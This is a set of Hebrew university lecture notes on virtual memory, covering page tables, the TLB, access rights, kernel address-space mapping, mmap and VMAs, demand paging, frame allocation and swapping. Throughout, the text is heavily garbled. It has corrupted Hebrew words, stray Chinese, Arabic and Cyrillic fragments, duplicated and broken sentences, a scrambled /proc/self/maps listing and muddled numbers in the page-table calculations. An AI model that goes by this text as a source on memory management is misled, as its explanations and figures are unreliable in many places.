- UPI מה קובעים בארכיטקטורה את גודל הסימבול של ה-MLPT? מהו ה-k, במתן החלקים עליהם נשבר את ה-VPN? זה נקבעUPI סוג של אילוץ: וחוצים שצומת (PTE) יהיה בגודל של דף פיזי (frame), ככל שהוא של ה-table של 4KB. זה גורר ש-**12 הביטים התוחנות של הכתובת של צומת ב-PT יהיו תמיד 0: כלומר אין צורך לייצג אותם במצביע, ואפשר להשתמש בהם למטרות אחרות (כמו bit valid וכו')**.



- למשל בארכיטקטורת x86, גודל ה-frame, 4KB, וגודל PTE הוא 4096/8=512 סימבול. מכאן שגודל כל 8B. מכאן שצומת מכיל $\frac{4096}{8} = 512$ ולידיים, PTE-ים. מכאן שגודל כל סימבול הוא 9 ביטים. אם מנוקים את 12 הביטים של ה-offset נשארנו עם 52 מטור ה-64. הגדרו ש-16 הביטים העליונים הם קבועים (זהים לביט ה-48) ואז נשארו 36 שמתחלקים ל-9 ביטים כלומר **k = 4** רמות.
- צריכת מקום – תליה בפיזור הכתובות הווירטואליות מרחב הכתובות. נסתכל על מרחב כתובות עם 512 דפים וירטואליים. במרקחה הגרוע, שבכל VPN יש מסלול ייחודי ב-PT, במוות הזיכרון ש-PT-ים ותפוס היא 512×3 דפים. מסלול עבור כל דף וירטואלי) ועוד הדף של השורש. במרקחה הטוב, שבוכם צפופים, יש אליהם מסלול ייחיד ב-PT ואז צריך רק 4 דפים. למרחבינו. מרחבי הכתובות נוטים להיות צפופים (סגןנטים הם אזורים רציפים).




העובדת שכחובת היא עכשו לא בתובת, אלא מיפוי, אומרת שבכל גישה לזכרון ברוחה למשה בכמה גישות לזכרון. לפני שהמעבד יוכל לקבל את הדטא, הוא חיבר שה-MMU יבצע page walk כדי לתרגם כתובות וירטואליות לפיזיות. התקורה הזאת יכולה להיות בעיה מאוד גדולה, כי כמעט כל הפקודת מכונה שלישית היא גישה לזכרון.


עלינו להיעזר ב-**caching**: מנגנון שבל הגישות למשאב איטי לשאלה עוברות דרכו, כאשר הוא שומר תשבות ישנות ומספק אותן ב מהירות, בלי צורך לפנות למשאב האיטי. כדי ליעל את הגישות לזכרון עם זיכרון וירטואלי, בתוכה-MMU יש רכיב cache חומרתי שנקרא **TLB** (Translation Lookaside Buffer). TLB מזכיר תרגומים שבוצעו לאחרונה, **עתיקים של PTE ואלדיים** שנקרו לאחרונה. בהתאם במנון, חיפוש בו הרבה יותר מהיר מביצוע גישות לזכרון וביצוע page walk:

- במקרה הטוב (TLB hit) המיפוי של VPN נמצא כבר ב-TLB, וממנו-MMU יוכל לקבל את ה-PTE וליחסב את הכתובת הפיזית בהסתמך על ה-VPN המתאים (שנמצא ב-PTE). זו גישה לזכרון וירטואלי שבוצעה **בגישה אחת לזכרון הפיזי**.
- במקרה הרע (TLB miss) נמצא מיפוי ל-VPN ולכן צריך לבצע page walk. בסיוםו, מקבלים את ה-PTE המתאים והוא נכנס ל-TLB לטובות גישות עתידיות בהמשך (זה גורר מחיקה של מיפוי אחר שקיים ב-TLB, כי זה מנגנון בגודל מוגבל). זו גישה לזכרון וירטואלי שבוצעה ב-**5 גישות לזכרון הפיזי** (אם יש לנו 4-level page table). אם ה-walk נכשל ואין מיפוי, ה-TLB לא מתעדכן. הוא שומר רק תשבות עברו מיפויים חוקיים.

TLB miss



TLB hit



- נציג כי ה-TLB שומר מיפויים של **דףים וירטואליים לדפים פיזיים** (frames), ולא מיפוי של כתובות וירטואלית לכחובת פיזיות. לכן הוא מאד אפקטיבי: **רשומה אחת ב-TLB מבסה את כל הגישות לאותו דף**. אם למשל רצים על מערכת מספרים בגודל 32 ביט, מבצעים 1024 גישות לדף שמתוכן רק הראונה צריכהatzן ה-walk page.
- עקבות – מיפוי הזיכרון הווירטואלי הם דינאמיים, מערכת הפעלה יכולה לשנות אותם ע"י שינוי ה-PT. אם ה-TLB מחזיק מיפוי קיים אבל מערכת הפעלה מסמנת אותו כ-invalid? התרגום לא יהיה consistent. לכן, מערכת הפעלה דואגת לסיכון בין ה-TLB ל-PT. הדרך הנפוצה היא פעולה叫做 TLB invalidation – פקודה המכונה (flush) שמוחקת את כל התוכן של ה-TLB. גישות זיכרון לאחר המחקה ייחיבו את ה-MMU לבצע page walk וכן להכניס ל-TLB מידע מעודכן.
- האם יש היגיון לשמר תשבות שליליות ב-TLB? זה תופס מקום, וזה לא עוזר לנו (ממילא יש fault page ועקבות, בכ"ה מערכת הפעלה תתקן את המיפוי). בנוסף, נדרש ליצור עקבות באשר תשובה שלילית נהיה לא רלוונטיות ולמחוק.

Access Rights

תוכנה שימושית נוספת לדפים היא **access rights**, أيיה סוג גישות מותר לבצע לדף – קריאה/כתיבה/הרצה? או תוכנות של הדף הווירטואלי. אין בעיה עקרונית שכמה דפים וירטואליים ימודנו לאותו דף פיזי, כאשר חלקם RO (read-only) וחלק W (write).

מערכת הפעלה מגדרה את rights של VPN בעזרת הביטים ב-PTE, לצד ה-bit valid. הביטים האלה ממוקמים ב-12 הביטים התחתונים של ה-PTE (שהצרכנו בבר שאפשר להשתמש בהם למטרות אחרות – איזה הנה \oplus).


Physical Page Num	Valid	WRITE	EXEC
PP 6	Yes	No	No
PP 4	Yes	No	Yes

לדוגמא, מיפויים שם RO, למשל כאשר מרים מהם גישות של אותה תוכנית. נוצרים כמה תהליכיים, אבל כולם מבוססים על אותו exec במקו. מערכת הפעלה תעתקיק את הקוד פעמיים אחד לזכרן, ותמפה את אדור הקוד של כל התהליכים לאזור הזיכרון הפיזי הזה. דוגמה נוספת לביט הוא ביט privileged – גישה לזכרון זה מאפשרת רק כאשר המעבד במצבозвוק. אחרת (user level), גישה לדף הווירטואלי תגרום ל-MMU fault.



מרחיב זיכרון של הקרnl: העבודה שלקרnl מרחב בתובת משלו גוררת שכasher יש exception ונכנים לkernel, המעבד צריך להתחיל לעבד עם מרחיב הדיזרונ של kernel.

- הפטון המיידי הוא לומר שה-PTBR הוא חלק מ מצב המעבד, וכך כאשר יש exception יש שומר המצביע על מי שחתך אותו, כולל PTBR שלו, ויטען PTBR מיוחד של kernel (בזהירה מה-exception ישוחרר ה-PTBR המקורי). למשל בזמן שתהילה כמו chrome רץ, ה-PTBR מצביע אל ה-PT שלו. במקרה, יש גיסטר特权 במעבד שמצוין אל ה-PT של מערכת הפעלה. כאשר יש exception, המעבד יטען ל-PTBR את ה-PT של מערכת הפעלה.
- באנו נוצרת בעיה: **הkernel צריך גישה למרחב הכתובות של תהיליך.** פתרון אפשרי לבעה הוא שימוש מערכת הפעלה תטיל בתוכנה על ה-PT של התהיליך, תרגם את ה-VA ל-PA, תיצור מיפוי ותיגש אליו. זו גישה איטית ומסורבלת, למימוש לוגיקה של המעבד בתוכנה.




מה שפותר את בעית הגישה לדיזרונ הוא ה-**privileged bit**. הביט הזה מאפשר לו יותר על הצורך בהחלפה של ה-PTBR בכל כניסה לkernel. בך מערכת הפעלה "שותלת" את מרחב הכתובות שלה תוך מרחב הכתובות של כל התהיליך. כאשר מערכת הפעלה בונה את מרחב הכתובות של התהיליך חדש, היא מוסיפה לתוכו את מרחב הכתובות של עצמה, שמוסמן באדום (צריך לדאוג שהכתובות לא יחפכו זה לזה). הגישה הזה מחייבת שהטהיליך לא יוכל לגשת לכתובות של kernel כאשר הוא רץ. את זה מושגים ע"י מיפוי מרחב הכתובות של kernel כ-**privileged**.

איך זה עובד?

- ה-PTBR תמיד מצביע למרחב הכתובות של ה-*context* הנוכחי. כאשר התהיליך רץ הוא עבד רק עם כתובות שלו. הוא לא יכול לגשת לכתובות של kernel, ומילא גם אם ינסה, יגרם **fault** כיון שהן ממוקמות **privileged**.
- אם מתרחש **exception**, מתבצעת כניסה לkernel, אבל ה-PTBR לא משתנה. kernel רץ, והוא יכול לגשת גם לכתובות שלו וגם לכתובות של התהיליך. אם kernel מבצע **context switch**, הוא יחליף את ה-PTBR כך שמצוין למרחב הכתובות של התהיליך אחר, אבל גם המרחב הזה יכול לבדוק את אותו מרחב כתובות של kernel – אנחנו רואים את זה כאן לוגית, ע"י כך שני ה-PT של התהיליכים chrome ו-chrome מצביעים למקומות שונים של kernel.
- "שותלת" מרחב הכתובות של kernel בתהיליכים – מדירים טווח של כתובות שלמהיליכים אסור להשתמש בו. בדר'כ' משתמשים בחלק העליון של מרחב הכתובות עבור kernel, ומשירים כתובות נמוכות עבור התהיליכים. המימוש עצמוני במבנה ה-PT הוא די פשוט: בגלל המבנה שלהם, המסלולים למקומות של הדפים של kernel חיברים להתחיל באחת מהרשומות העליונות של השורש (איןדקסים 256 עד 511), והמסלולים לדפי התהיליך ברשומות התחתונות (0 עד 255). כל פעם שהkernel יוצר תהיליך ואת מרחב הכתובות שלו, הוא מבנ尼斯 לרשומות העליונות בשורש מצביעים לאותו תט-עץ, בכל התהיליכים. האפקט של זה הוא שכל עדכן שהkernel עושה במיפויים של עצמו ב-*context*-switch כלשהו, מתעדכן מידית גם בכל ה-*contexts* האחרים, כי ככל משתמשים באותו תט-עץ עבר מיפוי kernel.

שאלות:



- **אם ניתן לתמוך ב-*access rights* בגישה *isolation*?** כן, אבל תוך הגדלה של הגרנולריות של סגמנטים.

כאשר שני תהיליכים חולקים את אותו זיכרון פיזי, מדוע חשוב למפות אותו OS?

- כדי לשמור את מטרת *isolation*: אם התהיליך שמאפה את האזורי הזה יכתוב אליו, מערכת הפעלה צריכה למונע מהכנתיבתו להשפייע על תהיליכים אחרים.

בשיעור 1, אמרנו שחלק מצבב המעבד צריך להתעדכן בזמן ביצוע *context switch*, לא בשחוורים ל-*user-mode*.

איזה חלק זה ומדוע? בשAKERNL מבצע *context switch*, הוא צריך לעבור בין מרובי בתובות, בך שווה בתוכו מרחב הכתובות של התהיליך הנוכחי. הוא יחליף את ה-PTBR כך שמצוין למרחב כתובות של התהיליך אחר, אבל גם המרחב הזה יכול לבדוק את אותו מרחב כתובות של kernel (ביוון שאנו שוכלים "שותלים" אותו בתוכו מלכתחילה).



זיכרון וירטואלי (תוכנה)

בעת נדבר על האופן שבו הkernel משתמש במנגנון הזיכרון הווירטואלי וה-paging החומרתי עבור מספר מושגים:
יצירה של מרחב בתוכנות תהילכים ותחזקה של המרחבים האלה בזמן שהתהליכים רצים, יצירתה של אבסטרקציה מאוד חזקה של מרחב בתוכנות פרטי (שאפשרה מרחב בתוכנות שהוא אפקטיבית לא חסום, ובפרט – לא מוגבל בכמות הזיכרון הפיזי של המחשב) וניצול מקסימלי של הזיכרון הפיזי של המחשב.

ניהול מרחב הכתובות (VMA)

אזור זיכרון וירטואלי (VMA): מרחב בתוכנות מוגדר למעבד ע"י בניית PT (page table). אמנם, הkernel זקוק לייצוג high-level של מרחב הכתובות. המושג שבעזרתו הkernel מייצג את מרחבוי הכתובות של תהילכים נקרא VMA (Virtual Memory Area), והוא פשוט טווח רציף של כתובות וירטואליות.
מרחב הכתובות של תהיליך מורכב מאוסף (איחוד) של VMAs, לדוגמה: סגמנט ה-code של התוכנית, סגמנט ה-data של התוכנית, סגמנטים data, code של ספריות, וSEGMENT של stack.

- הkernel מחזיק מבנה נתונים עבור כל VMA, ה-struct עצמו גם נקרא VMA.
- גם הSEGMENTים הם טווחים רציפים של כתובות ויכולים לעבוד איתם. אמנם, ה-VMA הוא מושג יותר כללי: כל SEGMENT הוא VMA, אבל לא כל VMA הוא SEGMENT.

קריאה (mmap): הkernel מספק syscall mmap לתחביבים כדי להניע את מרחבוי הכתובות של עצם. mmap יוצר טווח כתובות וירטואלי, נשים לב כי הדבר אינו שקול להקצתה ב�ומת שווה של זיכרון פיזי. יצירת טווח כתובות רק דורשת רק' דורך הkernel לתחזק VMA חדש. בכך ניתן לראות את האבסטרקציה של private address space של ה-SEGMENTים בו, וזהו. הkernel מחייבים אם, מתי, ואיך למפות כתובות תהיליך יכול לשולוט על הגדרת מרחב הכתובות שלו – איזה טווחים קיימים בו, וזהו. הkernel מחייבים אם, מתי, ואיך למפות כתובות וירטואליות במרחב כתובות פיזיות. זה מאפשר לדוגמה לבעוד mmap לטווח שגדול מכמות הזיכרון הפיזי במחשב.

```
void *mmap(void *addr, size_t length, int prot, int flags,
           int fd, off_t offset);
```

באשר תהיליך יוצר VMA על ידי mmap הוא יכול לבקש שהוא יתחל בכתובת מסוימת (addr), אבל לא בהכרח הבקשתה תתקבל. הkernel אחראי לבחירת הכתובת הווירטואלית שבה ה-VMA יתחל, וזה מה ש-mmap מחייב. כמו כן, אפשר להגדיר access rights.

קיימות שני סוגי של VMA:

1. מכל תוכן של קובץ כלשהו מהאחסון. למשל, קוד של תוכנית. mmap דיפולטית יוצר VMA מסוג זה, כאשר הוא מקבל offset וגודל מסוים, הוא יוצר VMA שמקושר לטווח זהה בקובץ.
2. אזור שמאוחתל לאפסים, ולא מקשור לשום קובץ ספציפי.

הקובץ proc/self/maps מראה לנו מידע על ה-VMA של התהיליך הנוכחי. כאן אפשר לראות:

\$ cat /proc/self/maps
00400000-0040b000
0060a000-0060b000
0060b000-0060c000
0060c000-0062d000
7f230660a000-7f23067c6000
7fb5ccf4c000-7fb5ccf4f000
7ffcb8ed9000-7ffcb8efb000
VA range
r-xp
r-p
rw-p
rw-p
r-xp
rw-p
rw-p
access rights (page protection)
00000000
0000a000
0000b000
00000000
00000000
00000000
00000000
offset
00:13 35960110 /bin/cat
00:13 35960110 /bin/cat
00:13 35960110 /bin/cat
00:00 0 [heap]
00:13 27745545 /lib/x86_64-linux-gnu/libc-2.19.so
00:00 0 [stack]
file-backed: file identifier & name
anonymous: 0 and [...] or empty

- טווח הכתובות של ה-VMA.
- קידוד של ה-access rights.
- עבור file-backed יש את ה-offset למקום בקובץ אותו ממפיהם (עבור אוניבימיים זה 0).
- ה-3 הראשונים כאן בדוגמה מגיעים מתוך הקובץ bin/cat offsets-m-ones. ככל הנראה code ואז data מודפס מזהה של הקובץ ושם, עבור אוניבימי לא תמיד מודפס (לעתים כמו כמו stack, heap גלובליים).


בסוף דבר, כתובות וירטואליות שהטהיליך ניגש אליהן צריכה להיות ממוקמת כתובות פיזיות. הינו יכולים לצפות שמערכת הפעלה תקצה ל-VMA זיכרון פיזי מיד בשזהו נוצר. אמנם, זה מאד בזבזני מכיוון שהרבה פעמים תהיליכים יוצרים VMA אבל לא משתמשים בכל הכתובות שבתוכו (לדוגמה הקוד של התוכנית, הדאטא שלו – מערכת "גдол מספיק" שלא באמת משתמשים בכלו). מערכת הפעלה אם כן, משתמשת באלגוריתם אחר שנקרא Demand Paging.



כל מה ש-*mmap* עושה זה ליצור אובייקט AVM בקורס – לא מתבצעת שום הקצהה של זיכרון פיזי ושותם מיפויים (אין עדכון ל-PT). הקצת זיכרון פיזי והמיופיע שלו נועשים **on demand**, בתגובה לגישות אמיתיות לבתוות וירטואליות. כמובן, יוקצה זיכרון פיזי ומופאה רק עבור דפים וירטואליים שבהם התחילה **באמת משתמש**.

איך הקורס יודע באילו דפים מדובר? נעדרים במנגנון של exception (page fault) שקרה כאשר התחילה **באמת משתמש** – Caindikatcha לגישה שלו:

```
80483b7: c7 05 10 9d 04 08 0d movl $0xd, 0x8049d10
```



- כאשר התחילה ניגש לכתובות באיזשהו AVM שניין לה מיפוי לדף פיזי, יגרם exception שיכנס לקורס.
- המעבד מספק ל-*handler* (באחד הרגיסטרים) את ה-*frame* מוצא פיזי שאינו בשימוש, ויצור אליו מיפוי מחדף הווירטואלי הרלוונטי.
- חוזרים ל-PC של הפקודה שגרמה ל-fault ומנסים להריץ שוב – בעת יש מיפוי עבור הכתובות ונצלית.

נשים לב שההקצתה של ה-VM היא כמו **הזמנת מקום בmseude** – **עדין לא מוקצה שולחן** (פיזי) בפועל. כמשמעותו אדם ומנסה לגשת לשולחן – יש exception (המיפוי לשולחן לא קיים ב-PT). כאן מבצעים את הבדיקה – אם הוא הזמין מראש (הזהמנה שלו נמצאת ב-VM) כלשהו שהוקצתה קודם – נקצתה לו שולחן פיזי. אחרת (לא נמצא בשום VM) – לא נקצתה לו זיכרון פיזי.

איך בודקים האם דף וירטואלי X נופל בטור איזשהו VM? יש לנו מבנה נתונים (ע"ז בינהו מאוזן), שהצמתים שלו מכילים את ה-VMAs אשר יחס הסדר הוא היחס הטבעי לפי המיקום במרחב הכתובות. כל מה שצורך לעשות זה לטויל על העץ ולבזוק האם X בתוך ה-VM של הצומת.

ה-flow של ה-*page fault handler*:


- מחפשים את ה-VM שמכיל את הדף שהגישה אליו גרמה ל-fault.
- אם אין בזה – הקורס הורג את התחילה.
- אם נמצא ה-VM:
 - ה-*handler* מוצא דף פיזי שלא בשימוש ומאתחל את התוכן שלו.
 - אם ה-VM הוא file-backed הוא מעתיק לתוכו את התוכן המתאים מהקובץ.
 - אם ה-VM הוא אונימי, אז ה-*handler* מספס אותו.

שאלות:

האם התחילה יכול ב-*mmap* לבקש VMA עם *privileged access rights*?

- לא. טכנית זה אפשרי, אבל VMA זהה לא יהיה נגיש לתחילה שביקש את זה. لكن ה-API לא מאפשר את זה.
- **למה הגדרנו שdfsים של VMA אונימיים מאותחים לאפס? למה לא להישאר עם מה שיש?**
- אבטחת מידע – לא נרצה מצב שבו דף פיזי עם מידע של מערכת ההפעלה הגיע לתחילה החדש, או מידע של בלחילך אחר שלא נרצה שהוא יהיה חשוף אליו.

ניהול הזיכרון הפיזי: כדי למפות דף וירטואלי בדמן demand paging נדרש(frame) להיות מסוגל לאתר מסגרת שלם נמצאת בשים-*use*. הקורס לא יוצר frame מסוים מקום, יש בנות נתונה של frames בזיכרון הפיזי של המחשב. יש בכך שתי בעיות שאנו צריכים לפתור:



1. למצוות frame פנוי, שאינו בשימוש.
2. מה לעשות אם אין frame פנוי?

מציאות פנוי: תתקה-המערכת בקורס שפותרת את הבעיה הזאת נקראת **frame allocator**. הוא מספק לפונקציות בקורס דמי *malloc* שמאפשר לכל קוד בקורס שצריך frame פנוי לקבל אחד, ועם לשחרר *frame* שהוא בשימוש. מבחינת מבנה הנתונים הרעיון הוא די פשוט: לשמור רשימה מקווארת של כל ה-frames הפנויים, נסיר או נחזיר מראש הרשימה. זה מבנה נתונים בסיסי, אבל יש כאן טריק מיומני שמקל על הזיכרון של הרשימה הזאת: **שים את הצומת (node) של הרשימה שמתאים ל-frame מסוים בתחילת אותו frame**. אז אנחנו צריכים לשמר רק את המצביע לראש (head) של הרשימה.

למשל, אם נרצה להקצות frame אחד נשנה את המצביע head ל-*frame* השני, כלומר node שנמצא בטור ה-*frame* השני, ואז פשוט ניקח את הצומת שהוא ראשן קודם (שהסרנו), והכתובות שלו היא בדיקת הכתובות של ה-*frame* שצריך להחזיר.


:malloc מול mmap

- הקצת זיכרון בתוך התהיליך לא בהכרח מערבת את הkernel/גורמת ל-`syscall`. הפונקציות `malloc/free` הן פונקציות ספריה. הן מנהלות את סגמנט-ה-heap של התהיליך, ואם נגמר המקום אז הפונקציה תבצע `mmap` כדי להגדיל את מרחב הכתובות של התהיליך, ועוד בדר"כ תבקש טווח בתיבות גודל.
- למה `allocator` של `frame` פיזי הרבה יותר פשוט מאשר `malloc/free`? הוא חייב לעבד עם יחידות בגודל קבוע, מדובר תמיד בכמות מסוימת של `pages`. כאשר `malloc` מבקשת דינמי הוא צריך מרחב בתיבות ורטואלי רציף (באשר זה יותר מ-`page` אחד), בהמשך חלק מההקצות משוחררות וצריך לסדר את הזיכרון. כל אלה לא רלוונטיים להקצתה של `frame` והכל באותו גודל. לרנאל יש פנימי בשם `kmalloc`.
- הkernel לא מתעסק באופן שבו התהיליך מנהל את תוכלת הדף:
 - מרחב הכתובות משתנה בגראנווליות של גודל הדף. לעומת זאת, התהיליכים לחוב מקצים אובייקטים יותר קטנים.
 - זה נותן לכל תהיליך גמישות לניהל את ההקצותה שלו בדרך האופטימלית עבורה (C-VM) לעומת ביצורות שונות).

Paged Virtual Memory

מה קורה כאשר כל ה-`frames` הם פנויים אין זיכרון פיזי פנוי? הפתרון פשוט הוא להרוג את התהיליך שוחף את ה-`page fault` אבל זה לא פתרון טוב. מה שבפועל קורה, הוא שהkernel בוחר מסויימים ו"זורק" אותם החוצה לאחסון – מעתיק את התוכן שלהם לאחסון, וכך מפנה אותם לשימוש של התהיליכים אחרים. זה דומה במובן מסוים ל-`pre-emption` שראינו למעבד, רק על הזיכרון הפיזי: `frame` מסוים שתהיליך משתמש בו יכול להילך ממנו. הטכניקה זו נקראת **paged virtual memory**.

אפשר לחשב על VM paged במקרה שהוא משתמש **באחסון בהרחבה של הזיכרון הפיזי**. זה לא נגיש דרך ה-`PT`, אין `MMU` שמעורב בתהיליך. בעת לבסוף יירטואלי במרחב הכתובות של התהיליך יש שלושה מצבים:



1. הוא לא חלק מרחב הכתובות, אין לו דאטה והוא לא ממופה לככלום.
2. ממופה ל-`frame` בזיכרון הפיזי, שמכיל את הדאטה שלו.
3. לא ממופה ל-`frame` בזיכרון הפיזי, הדאטה נמצא באחסון. הkernel ישמור מיפוי אחר מאותו דף למקום באחסון שבו נמצא הדאטה שלו.

מנגנון זה חשוב מהסיבות הבאות:

- מאפשר למערכת הפעלה לספק אבסטרקציה של private address space שהוא אפקטיבית בלתי מוגבל.
- מאפשר לשחרר את הזיכרון הפיזי בין התהיליכים בצורה יעילה ושקופה, ובסוג הגדלים של מרחב הכתובות של כל התהיליכים יכול להיות גודל מגודל הזיכרון הפיזי של המחשב.

המימוש של VM paged הוא תוכני ע"י הkernel. נניח שתהיליך צריך `frame` פיזי ואין כזה פנוי:

- הkernel צריך "לזרוק" דפים מסוימים לאחסון, פעולה שנគראת **page out**.
 - אם מדובר על דפים שמיכילים דאטה של `file-backed VMA`, הדאטה הולך למקום המתאים בקובץ באחסון.
 - אם מדובר על דפים של `VMA` אוניבימי, אין להם מראש מקום מוגדר באחסון. עבר דפים ככל שומרם קובץ גדול בשם `file swap` שם שומרים את הדאטה.
- איך בוחרים לאילו דפים לעשות `out` `page`? באמצעות אלגוריתם שנគרא **page replacement**.
 - אחרי שלדף בוצע `page out`, אין לו מיפוי ל-`frame` ולכן לא ניתן לגשת אליו.
 - אם תבצעו אליו גישה יגרם `page fault`.
 - הkernel יבצע פעולה **in page** – שתחזר את הדאטה של הדף מהאחסון לתוך `frame` כלשהו.

:page out או swap


מצא מנוקדות הנחה שיש למערכת הפעלה ביד `frame` שמשמעותה במרחב בתיבות (אחד או יותר) והיא גם יודעת לאן היא מעוניינת להעביר את הדאטה שלו באחסון. כדי לבצע `out page`:

- יש למצוא את כל המיפויים ב-`VMA` של כל התהיליכים במרחב שממפים אל ה-`frame` הנ"ל.
- לאחר מכן, צריך לסמן את כל המיפויים האלה כ-`invalid` (כולל עדכון כל ה-`PTE` כ-`invalid` וביצוע `invalidation`).



Reverse mapping: אין מוצאים את כל ה-PTE שמחפים אל-frame שונברח? גישה לא טוביה היא לסרוק את כל ה-PT של כל התהיליכים ולחפש מצביעים אל-frame זהה. אך, משתמשים במבנה נתונים כדי ליעל את פעולה החיפוש זהה, שנקרה **reverse mapping**. זהו מבנה נתונים שהkernel מתחזק בו, struct frame שארם כל struct. שבו יש מצביע אל רשימה של כתובות **ב-pte** במערכת (ב-PT של כל התהיליכים) שמחיבים אל-frame שאותו ה-struct מייצג. בכל פעם שנוסף מיפוי ל-frame הקernel מוסיף את הכתובת של ה-pte הרלוונטי לרשימה, באופן דומה מסיר PTE מהרשימה בשמיופיו מושמד. אך, בשעושים out עוברים על הרשימה זו ומסמנים כל PTE בה כ-invalid.

nbצע recap קצר:



- לכל תהיליך יש struct של PCB – מכיל את כל האינפורמציה שמתארת את התהיליך.
- בפרט הוא מצביע לעצם של ה-VMA.
- שמגדיר את מרחב הכתובות של התהיליך (אילו דפים וירטואליים, איזה סוג הם).
- יש גם מצביע ל-PT של התהיליך, ברגע PTBR יודע איזה ערך לטעון ל-PTBR.
- באשר עושים context switch אל התהיליך. בתוכו יש רשומות PTE פידויים.
- לבסוף, מתחזקים גם reverse mapping הRELONENTIUM שמחיבים אליו.

air utob zo page:

